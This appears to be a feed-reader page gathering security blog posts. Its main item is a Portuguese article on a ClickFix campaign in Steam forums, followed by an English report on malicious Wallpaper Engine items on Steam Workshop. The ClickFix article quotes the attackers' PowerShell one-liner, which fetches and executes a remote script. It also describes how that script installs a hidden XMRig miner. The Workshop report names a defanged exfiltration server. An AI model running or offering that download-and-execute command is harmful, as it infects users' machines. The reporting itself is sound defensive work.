Visualização normal

Antes de ontemStream principal

ClickFix nos fóruns da Steam: como comandos maliciosos do PowerShell instalam um minerador de criptomoedas

27 de Agosto de 2026, 09:00

Este ano, houve uma verdadeira explosão de ataques ClickFix. O golpe faz tanto sucesso entre os criminosos que mal terminamos de escrever sobre uma variante e já surge outra.

Desta vez, os invasores estão de olho nos gamers: jornalistas de tecnologia identificaram publicações com dicas maliciosas nos fóruns da Steam. Veja como são essas publicações, qual malware elas ajudam a disseminar e como manter seu dispositivo protegido.

ClickFix chega aos fóruns da Steam

Muitos gamers recorrem a outros jogadores nos fóruns da Steam em busca de ajuda e dicas para superar uma missão difícil, subir de nível, conseguir os melhores itens ou contornar um bug. É justamente essa confiança nas recomendações da comunidade que os invasores decidiram explorar.

O ataque começa quando criminosos respondem a uma pergunta sobre travamentos no jogo, itens ausentes no inventário ou outros problemas técnicos. Fingindo ser comentaristas prestativos, eles sugerem abrir o PowerShell como administrador e executar um comando que supostamente resolveria o problema do usuário.

Publicação de um agente malicioso em um fórum da Steam

Ao disfarçar a publicação como uma orientação para solucionar problemas, o agente malicioso sugere executar o PowerShell como administrador e, em seguida, um comando que supostamente resolveria o problema do usuário. Fonte

Como dá para imaginar, executar o comando não resolve nada e só cria um problema muito maior. Essa é justamente a lógica do ClickFix: usar engenharia social para induzir as vítimas a executar ações inseguras por conta própria, fornecendo aos golpistas os meios necessários para comprometer o dispositivo. Já abordamos outros truques do ClickFix, como CAPTCHAs falsos, erros de navegador forjados e outros, todos baseados em fazer a própria vítima executar o comando malicioso. Você pode saber mais sobre as diferentes variações de ataques ClickFix em uma postagem anterior.

A astúcia de usar o ClickFix nos fóruns da Steam é que o ataque pode atingir não apenas o jogador que pediu ajuda. Muitos outros gamers que tiverem o mesmo problema e encontrarem a resposta em uma busca no Google também podem cair no golpe.

Entenda rapidamente: o que realmente existe por trás do comando irm | iex

Antes de explicar o que os invasores realmente induzem os gamers a instalar dessa maneira, é importante apresentar um pouco do contexto técnico. Para começar, as publicações nos fóruns da Steam orientam as possíveis vítimas, sem que elas desconfiem, a executar o seguinte comando no PowerShell:

irm msfconfig.icu | iex

Para quem não conhece o PowerShell em detalhes, essa linha pode parecer bastante inofensiva, pois lembra a inicialização do MSConfig, o utilitário de configuração do sistema integrado ao Windows, com alguns parâmetros adicionais.

Na verdade, está longe de ser inofensiva. Veja o que cada parte desse comando realmente faz:

  1. irm é a forma abreviada do comando integrado Invoke-RestMethod do PowerShell. Acessa o endereço da Web indicado mais adiante na linha e recupera os dados retornados.
  2. icu é esse endereço da Web, e não o nome de um arquivo local, como pode parecer à primeira vista. Trata-se do servidor dos invasores, que responde à solicitação irm com um script malicioso do PowerShell.
  3. iex é outro comando integrado do PowerShell, Invoke-Expression. Ele recebe o conteúdo obtido por irm nesse endereço da Web e o executa como código do PowerShell.

Quando essa linha de código do PowerShell é executada, ela baixa um script do site especificado e o executa imediatamente. Como um usuário do Reddit observou corretamente, é possível descobrir com segurança qual código seria baixado para o dispositivo, sem correr o risco de executá-lo, simplesmente removendo a segunda parte, iex. Sem ela, o comando apenas baixa o conteúdo do script e o exibe na janela do PowerShell, sem executá-lo. Assim, é possível ver o código completo e sem ofuscação que estão pedindo para executar no dispositivo. Agora, vejamos o que esses supostos usuários prestativos dos fóruns da Steam realmente querem que os gamers instalem em suas máquinas.

Um minerador de criptomoedas, não uma ferramenta de otimização

Os invasores fizeram a lição de casa: o script do PowerShell baixado do servidor deles imita de forma convincente um utilitário de otimização do Windows. Após iniciado, ele exibe notificações informando que exclui arquivos temporários, limpa o cache DNS, atualiza drivers, verifica erros no disco e malware, desativa aplicativos desnecessários na inicialização, repara a imagem do Windows e verifica a integridade dos arquivos do sistema.

Falsa otimização do Windows em andamento

O script exibe uma sequência de mensagens sobre diversas tarefas falsas de otimização para dar a impressão de que está realizando uma manutenção útil. Fonte

Enquanto isso, a atividade real acontece nos bastidores. Primeiro, o script verifica se está sendo executado com privilégios de administrador. Em caso afirmativo, cria uma pasta de trabalho oculta em C:\Windows\Background e a adiciona à lista de exclusões do Microsoft Defender. A partir daí, os arquivos colocados nessa pasta deixam de ser verificados pelo antivírus integrado do Windows.

Em seguida, o script prepara o sistema para a próxima etapa do ataque e baixa um arquivo executável do servidor dos invasores, salvando-o na mesma pasta C:\Windows\Background com o nome system.exe, que parece legítimo.

O arquivo baixado é o XMRig, uma das ferramentas mais populares para mineração da criptomoeda Monero. O XMRig em si não é um malware, mas uma ferramenta de mineração legítima e de código aberto. O problema é que os invasores o instalam nos computadores das vítimas sem o conhecimento delas. Quando está em execução, o poder de processamento do dispositivo é sequestrado para minerar Monero, e o valor em criptomoedas vai diretamente para os criminosos.

Isso torna os PCs gamers modernos alvos especialmente atraentes: eles contam com CPUs e GPUs potentes, exatamente o tipo de hardware excelente para mineração de criptomoedas.

Para garantir que o malware continue ativo após uma reinicialização, o script também cria uma nova tarefa no Agendador de Tarefas do Windows: XMRig-{computer name}. A partir daí, o minerador de criptomoedas é iniciado automaticamente sempre que o sistema é ligado.

Como proteger seu dispositivo contra mineradores de criptomoedas e outros malwares

Infelizmente, muitos gamers relutam em instalar software de segurança ou mantê-lo em execução em seus dispositivos. O principal motivo é o mito persistente de que “um antivírus deixa o jogo mais lento”. Já abordamos pesquisas sobre isso em nosso blog, e os resultados mostraram que não há impacto significativo no desempenho ao usar um antivírus durante os jogos.

Já os mineradores de criptomoedas realmente prejudicam o desempenho e ainda aceleram o desgaste do hardware. Então, como manter seu PC gamer e suas contas longe de riscos?

  • Evite executar scripts no PowerShell, Terminal ou outros prompts de comando que pessoas desconhecidas recomendem copiar e executar, seja em fóruns, chats ou comentários.
  • Antes de pressionar Enter em qualquer comando que você não entenda por completo, pesquise o que ele faz e quais podem ser as consequências de executá-lo.
  • Use uma solução de segurança confiável com modo de jogo que detecte a tempo tentativas de download de malware e impeça sua execução.
  • Não desative a proteção enquanto joga. O ideal é usar uma solução com modo de jogo dedicado. Os produtos de segurança da Kaspersky ativam esse modo automaticamente assim que um jogo é iniciado, adiando atualizações dos bancos de dados de antivírus, notificações e verificações de disco programadas até você terminar de jogar.

Quer saber de que outras formas os invasores atacam gamers? Confira nossas outras postagens:

FBI Arrests Florida Man in $220,000 Steam Crypto Theft Case

FBI agents arrested a Florida man accused of spreading Steam game malware that stole $220,000 in crypto, including $32,000 from a terminally ill cancer patient.

Siggen Backdoor Hits Windows Developers Via Infected Visual Studio Projects

Dr.Web details Siggen Windows backdoor that uses Steam for C2, steals credentials and crypto data and infects Visual Studio projects to spread among developers.
  • ✇ASEC BLOG
  • Vidar Infostealer Being Spread through Phishing Emails ATCP
    1. Overview First identified in 2018, Vidar operates under a Malware-as-a-Service (MaaS) model and continues to be distributed through various attack cases to this day. AhnLab SEcurity intelligence Center (ASEC) has been monitoring cases of Vidar distribution targeting Korea, and this report summarizes the Vidar distribution cases identified in the first half of 2026.    […]
     

Vidar Infostealer Being Spread through Phishing Emails

Por:ATCP
5 de Julho de 2026, 12:00
1. Overview First identified in 2018, Vidar operates under a Malware-as-a-Service (MaaS) model and continues to be distributed through various attack cases to this day. AhnLab SEcurity intelligence Center (ASEC) has been monitoring cases of Vidar distribution targeting Korea, and this report summarizes the Vidar distribution cases identified in the first half of 2026.    […]
  • ✇Securelist
  • Dozens of malicious wallpapers found on Steam Workshop: gamers’ accounts at risk Maxim Starodubov · Denis Brylev
    Since late 2025, malware has been spreading rapidly through the Steam Workshop, the gaming platform’s built-in service for players to create and share custom content. The attackers are primarily targeting gamers in China and Russia, aiming to hijack their accounts. To pull this off, they are exploiting Wallpaper Engine – a popular live wallpaper app available on Steam – specifically leveraging its Workshop sharing feature. The malware is hidden inside the wallpaper packages users share with one
     

Dozens of malicious wallpapers found on Steam Workshop: gamers’ accounts at risk

16 de Junho de 2026, 06:00

Since late 2025, malware has been spreading rapidly through the Steam Workshop, the gaming platform’s built-in service for players to create and share custom content. The attackers are primarily targeting gamers in China and Russia, aiming to hijack their accounts. To pull this off, they are exploiting Wallpaper Engine – a popular live wallpaper app available on Steam – specifically leveraging its Workshop sharing feature. The malware is hidden inside the wallpaper packages users share with one another. Running one of these compromised wallpapers can lead to a stolen Steam account or leave the victim’s system infected with backdoors or crypto miners.

What is Wallpaper Engine?

Wallpaper Engine is an app that allows you to put animated wallpapers on your desktop. It’s available for both Windows and Android, though our investigation focused strictly on the Windows version. Thanks to a massive Steam community, the app is quite popular, boasting around 100,000 daily active users and nearly a million reviews. It comes with a built-in editor so users can create their own designs, and it supports a few different wallpaper types:

  • Videos: MP4, WebM, and other common video formats
  • Scenes: interactive wallpapers built inside the app’s own editor
  • Web pages: HTML pages powered by JavaScript and CSS, which can also include audio and video elements
  • Applications: active windows from third-party Windows-compatible software that Wallpaper Engine sets as the user’s desktop background

That last type, application wallpapers, is where things get risky, because these are essentially standalone programs. They can be anything from mini-games you play right on your desktop, to planners, calendars, system monitors, or widgets tracking your CPU or GPU usage.

Application wallpapers: a built-in security risk

The whole concept of “application wallpapers” essentially allows foreign code to be run directly on your computer. Cybercriminals took note of this feature and started embedding malware right into these types of wallpapers. Because Wallpaper Engine relies on Steam Workshop for content sharing, anyone can create a wallpaper and publish it for the community to download and install for free. Naturally, this setup is a magnet for bad actors.

We discovered dozens of these malicious application wallpapers floating around Steam Workshop, and each one had already been downloaded thousands – or even tens of thousands – of times.

Here's what these infected wallpapers look like on Steam Workshop

When we analyzed them, we caught two different methods the attackers were using to spread their malware:

  • An archive containing the executable wallpaper alongside the malicious files. This payload usually consisted of compromised EXE files, DLLs, or malicious scripts.
  • In other cases, attackers threw a curveball by hiding the malware inside a password-protected archive. Either the victim was tricked into typing the password, or a script handled it automatically. The attackers would hide the password in plain sight – either right in the archive’s name or inside a JSON configuration installed along with other wallpaper files. For all the other variations, the payload triggered automatically when the user selected and applied the wallpaper.

Inside an infected game wallpaper


Main screen of the wallpaper application

Main screen of the wallpaper application

On the surface, this wallpaper sample (above) we uncovered in December 2025 looks completely harmless. Once launched, there’s absolutely nothing to trigger your suspicion. The built-in game boots up flawlessly, runs smoothly, and the desktop controls work exactly as they should. But behind the scenes, a full-blown infection is underway. Within just a few minutes, a user might suddenly realize their Steam account has been hijacked, or find their computer crippled by malware, with their files being encrypted by ransomware or their system performance tanking because of a hidden crypto miner.

How the malware deploys


How the malware deploys

Once the game wallpaper launches, it drops a backdoor file called Synaptics.exe (part of the DarkKomet malware family) straight into the victim’s system. At the same time, an executable named ._cache_GAME1.exe fires up to boot the actual game, NTRaholic.


But that ._cache_GAME1.exe module is doing double duty. It simultaneously installs a custom version of a system library called AggregatorHost.dll with a payload inside. This modified library has one main objective: track down the Steam app on the computer and hunt for account credentials.

Looking for the Steam app

Looking for the Steam app


Next, the modified library hijacks the user’s live Steam session.

Hijacking the Steam session

Hijacking the Steam session

After that, the compromised AggregatorHost.dll sends all the collected data to a server controlled by the hackers at hxxp://120.48.156[.]17/ey.php. Once the attackers have control of that active session, they can use the victim’s account to upload even more malicious wallpapers to Steam Workshop.

Attribution and victims

The game wallpaper described above is just one flavor of the many variations we uncovered during our research. By weaponizing the application wallpaper feature, bad actors have successfully distributed almost every type of malware under the sun – from popular infostealers and backdoors to crypto miners and botnet loaders.


Because the range of tools being used is so diverse, we suspect this isn’t the work of a single mastermind. Instead, it looks like multiple scattered, independent hacking groups are all jumping on the same trend. Right now, the primary targets are gamers in China. The wallpaper art styles and titles are tailored specifically to them, and the data backs it up: our security systems caught a staggering 89% of the malicious download attempts happening right there. That said, there’s absolutely nothing stopping these attackers from pivoting and launching a similar campaign in any other part of the world. Russia comes in second place for total downloads at 5.5%, followed by a smattering of other countries and territories: Singapore (1.4%), Hong Kong (0.9%), Germany (0.9%), Vietnam (0.9%), India (0.5%), and Canada (0.5%).

Malicious app wallpaper downloads by region

How to stay safe

Our investigation proves that even trusted platforms like the Steam Workshop aren’t completely safe from malware. In most cases, we caught old, familiar threats such as DarkKomet, the Lumma and Vidar infostealers, and the RenEngine loader. Kaspersky solutions can easily spot and block all of these payloads, no matter how clever the packaging is, thanks to our proactive security layers. Here are some of the specific threat detection verdicts assigned to the objects we discovered during our research:

  • HEUR:Trojan-PSW.Win32.gen
  • HEUR:Trojan-PSW.Win32.Python.gen
  • HEUR:Backdoor.Win32.DarkKomet
  • Trojan-Dropper.Python.Agent
  • HEUR:Trojan-Ransom.Win32.Gen.gen
  • PDM:Trojan.Win32.Generic.

By the time this post went live, the Steam team had already scrubbed the identified malicious wallpapers and links from the platform. However, given how frequently new infected wallpapers keep popping up on the Steam Workshop, you shouldn’t rely on Steam to catch everything. It’s highly recommended to run an antivirus scan on these types of wallpapers before you actually apply them.

Indicators of compromise

MD5

C2 servers

Malicious wallpapers

Update, June 17

We have since confirmed that the malicious wallpapers were present in the app as early as August 2025.

